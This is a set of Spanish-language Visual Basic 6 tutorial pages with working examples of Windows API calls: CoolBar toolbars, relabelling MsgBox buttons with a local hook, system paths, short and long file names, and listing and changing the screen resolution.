En la solapa General no hay que hacer nada, salvo que quieras indicar que la altura es fija, para ello quita la marca de "VariantHeight", (como habrás podido comprobar, estoy usando la versión inglesa del VB, por tanto, es posible que algunas de las opciones que estoy indicando tengan otro nombre en la versión española o castellana).

Pulsa en la solapa "Bands", en la lista desplegable "Child" tendrás los elementos ToolBar1 y ToolBar2.
Para que el ToolBar1 sea el hijo de la banda 1, selecciona esa banda (es la que se muestra al abrir el cuadro de diálogo) e indicale que el ToolBar1 es el "Child" de esa Banda.
Haz lo mismo con la Banda número 2, pero en esta ocasión selecciona ToolBar2.
Para seleccionar cada una de las bandas, (por defecto hay 3), usa los botones de desplazamiento que hay junto al número de banda (el Index).
Si no quieres usar la tercera banda, pulsa en el botón "Remove Band" para borrarla.

¡Y ya está!
Ya tenemos lo que se prentendía.
Pulsa F5 para ejecutar el ejemplo y cuando se muestren las barras de herramientas, (estarán una debajo de la otra), arrástrala a la posición que quieras, en este caso podrán estar las dos juntas o bien una debajo de la otra.

Aquí tienes el resultado de cómo quedarían tanto una debajo de la otra, como una al lado de la segunda:

Para hacer que los botones hagan algo en concreto, tendrás que actuar cómo es habitual con los ToolBars:

```
'
Private Sub Toolbar1_ButtonClick(ByVal Button As MSComctlLib.Button)
    Select Case Button.Key
    Case "Nuevo"
```

```
        ' Nuevo
    Case "Abrir"
        ' Abrir el documento
    Case "Salir"
        Unload Me
    '... etc.
    End Select
    MsgBox "Has pulsado en el botón: " & Button.Key & " del ToolBar1"
End Sub
```

Si quieres indicar en tiempo de ejecución que esas barras de herramientas son hijas del CoolBar y hacer las asignaciones mediante código, aquí tienes un ejemplo de cómo hacerlo con el ToolBar2. (Se supone que el ToolBar2 no se ha "cortado" y pegado en el control CoolBar)

```
'
Private Sub Form_Load()
    ' Añadir el ToolBar2 a la colección Child del CoolBar
    '
    ' Primero indicarle que el contenedor es el CoolBar1
    Set Toolbar2.Container = CoolBar1
    ' Asignar este control a la propiedad Child de la banda en cuestión
    Set CoolBar1.Bands(2).Child = Toolbar2
    ' Asignar la posición
    With Toolbar2
        .Align = vbAlignNone
        .Move 150, 0
    End With
End Sub
```

Espero que te haya sido clara esta explicación y puedas dar looks más profesionales a tus aplicaciones.

Para bajarte el código de ejemplo así como las imágenes usadas, pulsa en este link. (coolbar.zip 5.87 KB)

Nos vemos.
Guillermo

API de Windows (4º)

Algunas funciones *interesantes* del API de Windows

Actualizado el 14-Sep-2003

Pulsa aquí para ver todos los links del API

Funciones y ejemplos:

1. Cambiar el texto de los botones de un MsgBox (14/Sep/2001)
2. Saber el directorio de Windows y el System (15/Oct/2001)

3. **Especial Resolución de Pantalla**: (04/Nov/2001)
   Averiguar la resolución actual y número de colores, usando API.
   Cambiar/restaurar la resolución de forma rápida.
   Enumerar las resoluciones disponibles y cambiar/restaurar la resolución de la pantalla.

4. Convertir un Path de nombre largo a nombre corto (06/Nov/2001)
5. Convertir un Path de nombre corto a nombre largo (06/Nov/2001)
6. Recorrer un TextBox multiline línea a línea (09/Nov/2001)
7. ShellObjects (tareas del Shell de Windows) (18/Nov/2001)
8. Temas de Windows XP: consejos para usarlos desde Visual Basic clásico (30/Oct/2002)
9. Copiar, cortar, pegar, deshacer... usando el API de Windows (28/Dic/2002)
10. Deshabilitar Alt+Tab y otras teclas en Windows NT/2000/XP (09/Mar/2003)
11. Revisión del código para leer ficheros INI desde Visual Basic (14/Sep/2003)

---

1. Cambiar el texto de los botones de un MsgBox (14/Sep/2001)

Con el ejemplo que te muestro a continuación, podrás cambiar el texto que se muestra en los botones de un cuadro de diálogo, en este caso de un MsgBox.
En este ejemplo, se cambia el texto **YES / SI** por "**Alta**" y el **NO** por "**Modificación**", que era lo que quería hacer el que hizo la consulta: ***** (he omitido el nombre de quién tenía la duda, por **petición**, (aunque no directa a mi persona), del mismo).
Este código es una "adaptación" de un ejemplo en C que envió **?????** (¿puedo decir el nombre?) al grupo de noticias de VB.

Este es el código en C:

```
LRESULT CALLBACK CallWndRetProc(
    int nCode, WPARAM wParam, LPARAM lParam)
{
LRESULT lr = CallNextHookEx(hook, nCode, wParam, lParam);
if (nCode < 0) return lr;

CWPRETSTRUCT s = *((CWPRETSTRUCT *)lParam);
if (s.message == WM_INITDIALOG)
{
SetDlgItemText(s.hwnd, IDYES, "Alta");
SetDlgItemText(s.hwnd, IDNO, "Modificación");
}
return lr;
}

...

HHOOK hook = SetWindowsHookEx(
```

```
            WH_CALLWNDPROCRET,
            CallWndRetProc,
            NULL,
            GetCurrentThreadId());

if (hook)
{
    MessageBox(hwnd, "Texto del mensaje", "Título", MB_YESNO);
UnhookWindowsHookEx(hook);
}
```

Para crear el proyecto, añade un formulario, inserta un botón y una etiqueta. Inserta este código en el formulario:

```
'-------------------------------------------------------------------------------
' Subclasificar un MsgBox para cambiar el texto de los botones      (13/Sep/01)
'
' Versión en Visual Basic de un ejemplo en C enviado a las news por:
' "Hernán"  el 13/Sep/2001
'
' ©Guillermo 'guille' Som, 2001
'-------------------------------------------------------------------------------
Option Explicit

Private Sub Command1_Click()
    Dim hInst As Long
    Dim Thread As Long
    Dim i As Long

    ' Crear el hook para subclasificar el MsgBox
    hInst = GetWindowLong(Me.hWnd, GWL_HINSTANCE)
    Thread = GetCurrentThreadId()
    hHook = SetWindowsHookEx(WH_CALLWNDPROCRET, AddressOf CallWndRetProc, hInst, Thread)

    ' Mostrar el MsgBox
    i = MsgBox("Pulsa en Alta o Modificación.", vbYesNo)
    ' Alta será vbYes, Modificación será vbNo
    If i = vbYes Then
        Label1 = "Has pulsado en Alta"
    ElseIf i = vbNo Then
        Label1 = "Has pulsado en Modificación"
    End If
End Sub
```

Añade también un módulo BAS y añade el siguiente código:

```
'-------------------------------------------------------------------------------
' MSubclassMsgBox                                                 (14/Sep/01)
' Módulo para subclasificar un MsgBox y cambiar el texto de los botones
'
' Versión en Visual Basic de un ejemplo en C enviado a las news por:
' "Hernán"  el 13/Sep/2001
'
' ©Guillermo 'guille' Som, 2001
'-------------------------------------------------------------------------------
Option Explicit
'
Public hHook As Long
Public Const WH_CALLWNDPROCRET = 12
Public Const GWL_HINSTANCE = (-6)

Private Type tagCWPRETSTRUCT
    lResult As Long
    lParam As Long
    wParam As Long
    message As Long
    hWnd As Long
```

```
End Type

Private Const WM_INITDIALOG = &H110

Public Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" _
    (ByVal hWnd As Long, ByVal nIndex As Long) As Long
Public Declare Function GetCurrentThreadId Lib "kernel32" () As Long
Public Declare Function SetWindowsHookEx Lib "user32" Alias "SetWindowsHookExA" _
    (ByVal idHook As Long, ByVal lpfn As Long, _
    ByVal hmod As Long, ByVal dwThreadId As Long) As Long

Private Declare Function UnhookWindowsHookEx Lib "user32" _
    (ByVal hHook As Long) As Long
Private Declare Function CallNextHookEx Lib "user32" _
    (ByVal hHook As Long, ByVal nCode As Long, _
    ByVal wParam As Long, lParam As Any) As Long

Private Declare Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" _
    (Destination As Any, Source As Any, ByVal Length As Long)

' Dialog Box Command IDs
Private Const IDOK = 1
Private Const IDCANCEL = 2
Private Const IDABORT = 3
Private Const IDRETRY = 4
Private Const IDIGNORE = 5
Private Const IDYES = 6
Private Const IDNO = 7

Private Declare Function SetDlgItemText Lib "user32" Alias "SetDlgItemTextA" _
    (ByVal hDlg As Long, ByVal nIDDlgItem As Long, _
    ByVal lpString As String) As Long

Public Function CallWndRetProc(ByVal nCode As Long, ByVal wParam As Long, ByVal lParam As Long) As
Long
    Dim lr As Long
    Dim s As tagCWPRETSTRUCT
    '
    lr = CallNextHookEx(hHook, nCode, wParam, lParam)
    If (nCode < 0) Then
        CallWndRetProc = lr
        Exit Function
    End If
    '
    ' Convertir lParam en una estructura
    Call CopyMemory(s, ByVal lParam, Len(s))
    '
    If (s.message = WM_INITDIALOG) Then
        ' Modificar el texto de los botones
        Call SetDlgItemText(s.hWnd, IDYES, "Alta")
        Call SetDlgItemText(s.hWnd, IDNO, "Modificación")
        ' Release the CBT hook
        UnhookWindowsHookEx hHook
        lr = 0&
    End If

    CallWndRetProc = lr
End Function
```

Ejecútalo con F5 y pulsa en el botón, te mostrará un cuadro de diálogo como este que te muestro:

Y ya está.

Precauciones:
No interrumpas el programa mientras se muestra el cuadro de diálogo, (aunque en teoría no debería pasar nada si lo hicieras), pero sobre todo "procura" que el Visual Basic no se pare dentro de la función CallWndRetProc, ya que se colgaría dando error de protección o algo por el estilo.
Tampoco añadas ningún Debug.Print ni nada que pudiera hacer que se detenga el VB.
Una vez compilado estas precauciones no son aplicables.

Gracias Hernán por ese código en C.

---

2. Saber el directorio de Windows y el System (15/Oct/2001)

Esto ya lo sabrás o lo has podido ver en otras páginas, incluso lo de averiguar el directorio Windows ya tiene un link en la página de API, pero no para el System, así que, como los dos están bastante relacionados, los pongo juntos, ejemplo incluido, por supuesto.
Es que me hizo falta y tuve que rebuscar un poco para encontrarlo... 8-)

Para saber cual es el directorio de Windows, usaremos esta función del API: GetWindowsDirectory y para el directorio System, esta otra: GetSystemDirectory.
La forma de usarlas es prácticamente igual, pero aún así temuestro un ejemplo para cada una de ellas.
Primero las declaraciones de estas dos funciones del API y después el código de ejemplo.

```
' Funciones del API:
Private Declare Function GetWindowsDirectory Lib "kernel32" Alias "GetWindowsDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long

Private Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long

    Dim buf As String
    Dim ret As Long
    '
    ' Obtener el directorio de windows
    buf = String$(260, Chr$(0))
    ret = GetWindowsDirectory(buf, Len(buf))
    Text1.Text = Left$(buf, ret)
    '
    ' Obtener el directorio de System
    buf = String$(260, Chr$(0))
    ret = GetSystemDirectory(buf, Len(buf))
    Text2.Text = Left$(buf, ret)
```

---

4. Convertir un Path de nombre largo a nombre corto (06/Nov/2001)

Pues eso... hay veces que necesitamos esta conversión, aunque menos que la contraria... de nombre corto a

nombre largo, la cual te muestro en el siguiente punto: ¡usando API! ya que antes la usaba haciendo malabarismos para poder sacar el nombre largo... pero eso te lo explico en el mencionado siguiente punto.

Esta es la declaración del API para 32 bits y un ejemplo de cómo usarla.

```
Private Declare Function GetShortPathName Lib "kernel32" Alias "GetShortPathNameA" _
    (ByVal lpszLongPath As String, ByVal lpszShortPath As String, _
    ByVal cchBuffer As Long) As Long

    Dim sBuf As String * 260
    Dim i As Long
    i = GetShortPathName(Text1, sBuf, Len(sBuf))
    Text2 = Left$(sBuf, i)
```

Esto ya lo sabrás o lo has podido ver en otras páginas, incluso lo de averiguar el directorio Windows ya tiene un link en la página de API,

---

5. Convertir un Path de nombre corto a nombre largo (06/Nov/2001)

Esta conversión es más utilizada, sobre todo si nuestra aplicación recibe parámetros de ficheros, tal es el caso en el que se suelte un fichero sobre el icono de la aplicación, en esos casos, el Windows suele "soltar" el nombre corto del fichero y la verdad es que lo justo sería saber el nombre largo.
Esta conversión antes la hacía mediante código, código que saqué de algún artículo de la Knowledge Base, pero el otro día, mirando en los ficheros de cabecera de Windows, me topé con la declaración en C de dicha función, así que la convertí para usarla en Visual Basic.
Y esta es la forma de declarar dicha función, (también acompaño un ejemplo de cómo usarla).

```
Private Declare Function GetLongPathName Lib "kernel32" Alias "GetLongPathNameA" _
    (ByVal lpszShortPath As String, ByVal lpszLongPath As String, _
    ByVal cchBuffer As Long) As Long

    Dim sBuf As String * 260
    Dim i As Long
    i = GetLongPathName(Text2, sBuf, Len(sBuf))
    Text1 = Left$(sBuf, i)
```

---

6. Recorrer un TextBox multiline línea a línea (09/Nov/2001)

Esto ya estaba puesto en la entrega 32 del Curso Básico, pero lo pongo por separado para que lo puedas encontrar más rápido.
La declaración tendrás que ponerla en la parte general del formulario y para usar el procedimiento, tendrás que pasar en el parámetro el textbox multiline que quieras imprimir.
Por supuesto, si no lo quieres imprimir, puedes usarlo para leer línea a línea.

```
' Función del API de Windows de 32 bits de múltiple uso
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" _
    (ByVal hWnd As Long, ByVal wMsg As Long, _
    ByVal wParam As Long, ByVal lParam As Long) As Long


Private Sub ImprimirPorLinea(qControl As TextBox)
    ' Este procedimiento tomará cada línea de un textbox multiline  (23/Ene/00)
    ' y lo imprimirá en la impresora predeterminada
    '
    ' El parámetro qControl, será el TextBox a usar, en este caso no es necesario
    ' ya que sólo tenemos un TextBox, pero si se usaran varios...
    ' sería un procedimiento de uso genérico...
    '
    Dim i As Long, k As Long
    Dim L1 As Long, L2 As Long
    ' Constantes para usar con SendMessage
```

```
    Const EM_GETLINECOUNT = &HBA
    Const EM_LINEFROMCHAR = &HC9
    Const EM_LINELENGTH = &HC1
    Const EM_LINEINDEX = &HBB   '--- Faltaba esta declaración       (21/Abr/00)

    ' Número de líneas del TextBox
    k = SendMessage(qControl.hWnd, EM_GETLINECOUNT, 0, 0&)

    Printer.Print ""
    For i = 0 To k - 1
        ' Primer carácter de la línea actual
        L1 = SendMessage(qControl.hWnd, EM_LINEINDEX, i, 0&) + 1
        ' Longitud de la línea actual
        L2 = SendMessage(qControl.hWnd, EM_LINELENGTH, L1, 0&)
        ' Imprimimos el trozo de texto que representa a una línea
        Printer.Print Mid$(qControl.Text, L1, L2)
    Next
    ' Le indicamos que ya no hay más que imprimir
    Printer.EndDoc
End Sub
```

Volver a la página del API

Especial resolución pantalla

Tres cosillas relacionadas con la resolución de la pantalla usando el API de Windows

Publicado: 04/Nov/2001
Actualizado: 04/Nov/2001

Aquí tienes tres cosillas relacionadas con la resolución de la pantalla usando el API de Windows.

- **Averiguar la resolución actual y número de colores, usando API.**
- **Cambiar/restaurar la resolución de forma rápida.**
- **Enumerar las resoluciones disponibles y cambiar/restaurar la resolución de la pantalla.**

Si quieres bajarte el código de ejemplo, usa este link. cambiarres2.zip (6.72 KB)

Nota:
He probado el código en Windows XP y no funciona, al menos no cambia la resolución.
Aunque si que muestra la resolución actual, así como el número de colores.
También muestra todos los valores disponibles, antes te comenté que no lo hacía y era porque hice la prueba desde un "terminal" y no desde el equipo en el que está instalado el XP, y ¡al estar el equipo conectado al Windows XP sólo trabaja con una resolución!
Al final de la página te muestro la imagen del formulario funcionando en el Windows XP.

He estado mirando el Platform SDK a ver si dice algo al respecto, pero no he encontrado nada especial.
Lo único que he encontrado al revisar la documentación de estas funciones es que hay que asignar a DevM.dmSize con el tamaño de la variable: **DevM.dmSize = Len(DevM)**
En fin, si me entero de algo nuevo...

He cambiado el contenido del fichero ZIP, pero puede que el mostrado en esta página no tenga esa asignación que acabo de comentarte: **DevM.dmSize = Len(DevM)**

Nos vemos.
Guillermo

Averiguar la resolución actual y número de colores, usando API:

Seguramente sabrás cómo averiguar la resolución de la pantalla usando el objeto Screen.
De esa forma podemos averiguar el alto y ancho de la misma, pero no el número de colores.
Se usaría de esta forma:

```
With Screen
    mResAlto = (.Height \ .TwipsPerPixelY)
    mResAncho = (.Width \ .TwipsPerPixelX)
End With
```

Para poder saber el número de colores, usa este código, (tendrás que usar las declaraciones del API de Windows que te indico un poco más abajo)

```
' Esta llamada a EnumDisplay es para obtener la resolución actual
' mediante una llamada al API.
Call EnumDisplaySettings(0&, ENUM_CURRENT_SETTINGS, DevM)
'
mResAncho = DevM.dmPelsWidth
mResAlto = DevM.dmPelsHeight
mResBits = DevM.dmBitsPerPel


' Código a poner en las declaraciones del formulario
Private mResAlto As Long
Private mResAncho As Long
Private mResBits As Long
Private DevM As DevMode

' API para cambiar la resolución de la pantalla
Private Declare Function ChangeDisplaySettings Lib "user32" Alias "ChangeDisplaySettingsA" _
    (lpDevMode As Any, ByVal dwFlags As Long) As Long

' API para saber los formatos de resoluciones posibles
Private Declare Function EnumDisplaySettings Lib "user32" Alias "EnumDisplaySettingsA" _
    (ByVal lpszDeviceName As Long, ByVal iModeNum As Long, _
    lpDevMode As DevMode) As Boolean

Const ENUM_CURRENT_SETTINGS As Long = -1&
'
Const CCHDEVICENAME = 32
Const CCHFORMNAME = 32
' Las declaraciones de estas constantes están en: Wingdi.h
Const DM_BITSPERPEL = &H40000
Const DM_PELSWIDTH = &H80000
Const DM_PELSHEIGHT = &H100000

Private Type DevMode
    dmDeviceName As String * CCHDEVICENAME
    dmSpecVersion As Integer
    dmDriverVersion As Integer
    dmSize As Integer
    dmDriverExtra As Integer
    '
    dmFields As Long
    dmOrientation As Integer
    dmPaperSize As Integer
    dmPaperLength As Integer
    dmPaperWidth As Integer
    dmScale As Integer
    dmCopies As Integer
    dmDefaultSource As Integer
    dmPrintQuality As Integer
    dmColor As Integer
    dmDuplex As Integer
    dmYResolution As Integer
    dmTTOption As Integer
    dmCollate As Integer
    '
    dmFormName As String * CCHFORMNAME
    dmUnusedPadding As Integer
    dmBitsPerPel As Integer
    dmPelsWidth As Long
    dmPelsHeight As Long
    dmDisplayFlags As Long
    dmDisplayFrequency As Long
End Type
```

Cambiar / restaurar la resolución de forma rápida:

Rápida, lo que se dice rápida es también la siguiente que aún te tengo que mostrar, ésta lo que hace es cambiar la resolución a los valores que tu le indiques, ya que en ocasiones lo que realmente te puede interesar es poner la resolución que tu programa necesita.

Es decir, hacer algo tan sencillo como esto:
CambiarRes 800, 600, 32

En el código de ejemplo, te muestro todos los pasos, para saber cual es la resolución actual para después volver a ponerla.

El formulario de prueba tiene este aspecto:

Y este es el código completo del formulario de prueba:

```
'--------------------------------------------------------------------------------
' Cambiar y restaurar la resolución de la pantalla, (método rápido) (04/Nov/01)
'
' ©Guillermo 'guille' Som, 2001
'--------------------------------------------------------------------------------
Option Explicit

Private mResolucionCambiada As Boolean
Private mResAlto As Long
Private mResAncho As Long
Private mResBits As Long
Private DevM As DevMode

' API para cambiar la resolución de la pantalla
Private Declare Function ChangeDisplaySettings Lib "user32" Alias "ChangeDisplaySettingsA" _
    (lpDevMode As Any, ByVal dwFlags As Long) As Long

' API para saber los formatos de resoluciones posibles
Private Declare Function EnumDisplaySettings Lib "user32" Alias "EnumDisplaySettingsA" _
    (ByVal lpszDeviceName As Long, ByVal iModeNum As Long, _
    lpDevMode As DevMode) As Boolean

Const ENUM_CURRENT_SETTINGS As Long = -1&
Const ENUM_REGISTRY_SETTINGS As Long = -2&
'
```

```
Const CCHDEVICENAME = 32
Const CCHFORMNAME = 32
' Las declaraciones de estas constantes están en: Wingdi.h
Const DM_BITSPERPEL = &H40000
Const DM_PELSWIDTH = &H80000
Const DM_PELSHEIGHT = &H100000

Private Type DevMode
    dmDeviceName As String * CCHDEVICENAME
    dmSpecVersion As Integer
    dmDriverVersion As Integer
    dmSize As Integer
    dmDriverExtra As Integer
    '
    dmFields As Long
    dmOrientation As Integer
    dmPaperSize As Integer
    dmPaperLength As Integer
    dmPaperWidth As Integer
    dmScale As Integer
    dmCopies As Integer
    dmDefaultSource As Integer
    dmPrintQuality As Integer
    dmColor As Integer
    dmDuplex As Integer
    dmYResolution As Integer
    dmTTOption As Integer
    dmCollate As Integer
    '
    dmFormName As String * CCHFORMNAME
    dmUnusedPadding As Integer
    dmBitsPerPel As Integer
    dmPelsWidth As Long
    dmPelsHeight As Long
    dmDisplayFlags As Long
    dmDisplayFrequency As Long
End Type

Private Sub cmdCambiarRes_Click()
    ' Cambiar la resolución a 800x600 colores de 32bits
    ' o a la indicada en los textboxes
    CambiarRes txtResNueva(0), txtResNueva(1), txtResNueva(2)
End Sub

Private Sub cmdRestaurarRes_Click()
    ' Poner la resolución que había antes,
    ' si se ha cambiado...
    If mResolucionCambiada Then
        CambiarRes mResAncho, mResAlto, mResBits
    End If
End Sub

Private Sub cmdSalir_Click()
    Unload Me
End Sub

Private Sub Form_Load()
    mResolucionCambiada = False
    '
    ' Esta llamada a EnumDisplay es para obtener la resolución actual
    ' mediante una llamada al API.
    DevM.dmSize = Len(DevM)
    Call EnumDisplaySettings(0&, ENUM_CURRENT_SETTINGS, DevM)
    '
    mResAncho = DevM.dmPelsWidth
```

```
    mResAlto = DevM.dmPelsHeight
    mResBits = DevM.dmBitsPerPel
    '
    ' La he probado en Windows 2000,
    ' si no funciona en Windows 9x usa esta otra forma:
'    With Screen
'        mResAlto = (.Height \ .TwipsPerPixelY)
'        mResAncho = (.Width \ .TwipsPerPixelX)
'    End With
'    mResBits = 32&
    '
    '
    ' Mostrar la resolución actual
    txtResActual.Text = CStr(mResAncho) & " x " & CStr(mResAlto) & " x " & CStr(mResBits)
    '
    ' Asignar la resolución a la que se cambiará:
    txtResNueva(0).Text = "800"
    txtResNueva(1).Text = "600"
    txtResNueva(2).Text = "16"
    '
    ' Si queremos cambiar en el form_load
    'CambiarRes 800, 600, 16
End Sub

Private Sub CambiarRes(ByVal Ancho As Long, ByVal Alto As Long, ByVal Colores As Long)
    ' Cambiar la resolución de la pantalla                          (04/Nov/01)
    '
    ' Lo que se va a cambiar
    DevM.dmFields = DM_PELSWIDTH Or DM_PELSHEIGHT Or DM_BITSPERPEL
    '
    DevM.dmSize = Len(DevM)
    DevM.dmPelsWidth = Ancho
    DevM.dmPelsHeight = Alto
    DevM.dmBitsPerPel = Colores
    '
    Call ChangeDisplaySettings(DevM, 0)
    '
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    ' Poner la resolución que había antes,
    ' si se ha cambiado...
    If mResolucionCambiada Then
        CambiarRes mResAncho, mResAlto, mResBits
    End If
End Sub

Private Sub txtResActual_GotFocus()
    ' Seleccionar el texto al entrar en el textbox
    With txtResActual
        .SelStart = 0
        .SelLength = Len(.Text)
    End With
End Sub

Private Sub txtResNueva_GotFocus(Index As Integer)
    ' Seleccionar el texto al entrar en el textbox
    With txtResNueva(Index)
        .SelStart = 0
        .SelLength = Len(.Text)
    End With
End Sub
```

Enumerar las resoluciones disponibles y cambiar/restaurar la resolución de la pantalla:

En esta ocasión, el ejemplo que te voy a mostrar además de permitir averiguar la resolución actual y cambiar a una nueva, te muestra todas las resoluciones posibles, incluido el número de colores.

Te comento que he probado este código en Windows XP y no funciona lo de cambiar la resolución.
Aunque si lista todos los valores posibles y por tanto muestra los valores actuales, tanto en el tamaño como en el número de colores.
Al final de la página tienes una captura del formulario corriendo en el Windows XP.

Este es el aspecto del formulario de pruebas (en Windows 2000):


Y este es el código completo:

```
'--------------------------------------------------------------------------
' Prueba para cambiar y restaurar la resolución de la pantalla      (04/Nov/01)
'
' ©Guillermo 'guille' Som, 2001
'
' Parte del código es del ejemplo de cambiar la resolución
' publicado en mis páginas: http://guille.costasol.net/utilidades/cambiar_res.htm
' También tengo que reconocer que dicha información la basé en un artículo
' de la Knowledge Base de Microsoft:
' Changing the Screen Resolution at Run Time in Visual Basic 4.0
'--------------------------------------------------------------------------
Option Explicit

Private mResolucionCambiada As Boolean
Private mResAlto As Long
Private mResAncho As Long
Private mResBits As Long
Private DevM As DevMode

' Tipo y array para guardar las resoluciones disponibles
Private Type tResol
    Width As Long
    Height As Long
    Bits As Integer
End Type
```

```
Private Disponibles() As tResol
Private mNuevaRes As Long

' API para cambiar la resolución de la pantalla
Private Declare Function ChangeDisplaySettings Lib "user32" Alias "ChangeDisplaySettingsA" _
    (lpDevMode As Any, ByVal dwFlags As Long) As Long

' API para saber los formatos de resoluciones posibles
Private Declare Function EnumDisplaySettings Lib "user32" Alias "EnumDisplaySettingsA" _
    (ByVal lpszDeviceName As Long, ByVal iModeNum As Long, _
    lpDevMode As DevMode) As Boolean

Const ENUM_CURRENT_SETTINGS As Long = -1&
Const ENUM_REGISTRY_SETTINGS As Long = -2&
'
Const CCHDEVICENAME = 32
Const CCHFORMNAME = 32
' Las declaraciones de estas constantes están en: Wingdi.h
Const DM_BITSPERPEL = &H40000
Const DM_PELSWIDTH = &H80000
Const DM_PELSHEIGHT = &H100000

Private Type DevMode
    dmDeviceName As String * CCHDEVICENAME
    dmSpecVersion As Integer
    dmDriverVersion As Integer
    dmSize As Integer
    dmDriverExtra As Integer
    '
    dmFields As Long
    dmOrientation As Integer
    dmPaperSize As Integer
    dmPaperLength As Integer
    dmPaperWidth As Integer
    dmScale As Integer
    dmCopies As Integer
    dmDefaultSource As Integer
    dmPrintQuality As Integer
    dmColor As Integer
    dmDuplex As Integer
    dmYResolution As Integer
    dmTTOption As Integer
    dmCollate As Integer
    '
    dmFormName As String * CCHFORMNAME
    dmUnusedPadding As Integer
    dmBitsPerPel As Integer
    dmPelsWidth As Long
    dmPelsHeight As Long
    dmDisplayFlags As Long
    dmDisplayFrequency As Long
End Type

Private Sub CambiarRes(ByVal Ancho As Long, ByVal Alto As Long, ByVal Colores As Long)
    ' Cambiar la resolución de la pantalla                          (04/Nov/01)
    '
    ' Lo que se va a cambiar
    DevM.dmFields = DM_PELSWIDTH Or DM_PELSHEIGHT Or DM_BITSPERPEL
    '
    DevM.dmSize = Len(DevM)
    DevM.dmPelsWidth = Ancho
    DevM.dmPelsHeight = Alto
    DevM.dmBitsPerPel = Colores
    '
    Call ChangeDisplaySettings(DevM, 0)
```

```
    '
End Sub

Private Sub cmdCambiarRes_Click()
    CambiarRes Disponibles(mNuevaRes).Width, Disponibles(mNuevaRes).Height,
Disponibles(mNuevaRes).Bits
    mResolucionCambiada = True
End Sub

Private Sub cmdRestaurarRes_Click()
    ' Poner la resolución que había antes
    '
    ' Quita los comentarios para sólo hacerlo si se ha cambiado antes
    'If mResolucionCambiada Then
        CambiarRes mResAncho, mResAlto, mResBits
    'End If
End Sub

Private Sub cmdSalir_Click()
    Unload Me
End Sub

Private Sub Form_Load()
    mResolucionCambiada = False
    '
    ' Esta llamada a EnumDisplay es para obtener la resolución actual
    ' mediante una llamada al API.
    DevM.dmSize = Len(DevM)
    Call EnumDisplaySettings(0&, ENUM_CURRENT_SETTINGS, DevM)
    '
    mResAncho = DevM.dmPelsWidth
    mResAlto = DevM.dmPelsHeight
    mResBits = DevM.dmBitsPerPel
    '
    ' La he probado en Windows 2000,
    ' si no funciona en Windows 9x usa esta otra forma:
'    With Screen
'        mResAlto = (.Height \ .TwipsPerPixelY)
'        mResAncho = (.Width \ .TwipsPerPixelX)
'    End With
'    mResBits = 32&
    '
    ' La posición cero es para la resolución actual
    ReDim Disponibles(0)
    With Disponibles(0)
        .Width = mResAncho
        .Height = mResAlto
        .Bits = mResBits
    End With
    '
    ' Mostrar la resolución actual
    txtResActual.Text = CStr(mResAncho) & " x " & CStr(mResAlto) & " x " & CStr(mResBits)
    '
    txtResNueva.Text = ""
    '
    ' Llenar el listbox con las resoluciones posibles
    ResolucionesDisponibles
End Sub

Private Sub Form_Unload(Cancel As Integer)
    If chkRestaurarAlCerrar.Value Then
        CambiarRes mResAncho, mResAlto, mResBits
    End If
End Sub
```

```
Private Sub ResolucionesDisponibles()
    Dim i As Long
    Dim a As Long
    Dim s As String
    '
    ' Vaciar el combo y el array
    lstResoluciones.Clear
    ' El valor de la posición CERO es la actual
    ReDim Preserve Disponibles(0)
    '
    DevM.dmSize = Len(DevM)
    i = 0
    Do
        a = EnumDisplaySettings(0&, i&, DevM)
        i = i + 1
        If a Then
            ' Mostrar en el listbox las resoluciones disponibles
            s = Format$(DevM.dmPelsWidth, " @@@@") & " x " & _
              Format$(DevM.dmPelsHeight, "@@@@") & " " & _
              Format$(DevM.dmBitsPerPel, "@@") & " bits"
            '
            lstResoluciones.AddItem s
            ' Guardar esos datos en nuestro array
            ' de las resoluciones disponibles
            ReDim Preserve Disponibles(i)
            With Disponibles(i)
                .Width = DevM.dmPelsWidth
                .Height = DevM.dmPelsHeight
                .Bits = DevM.dmBitsPerPel
            End With
        End If
    Loop While a
End Sub

Private Sub lstResoluciones_Click()
    Dim i As Long

    i = lstResoluciones.ListIndex + 1
    mNuevaRes = i
    ' Mostrar en el label la resolución seleccionada
    txtResNueva.Text = Disponibles(i).Width & " x " & _
                Disponibles(i).Height & "  " & _
                Disponibles(i).Bits & " bits"
End Sub
```



El segundo ejemplo funcionando en el Windows XP

Arriba tienes el link para el código de los dos proyectos de prueba.

Generar un número único para cada equipo...

Fecha: 12/May/98

De lo que se trata es de generar un número único para, por ejemplo, usarlo como forma de protección de nuestro programa, aunque aquí no se va a decir cómo hacerlo, ya que entonces le estaría dando pistas a posibles "crackeadores" de mis programas "no gratuitos"...

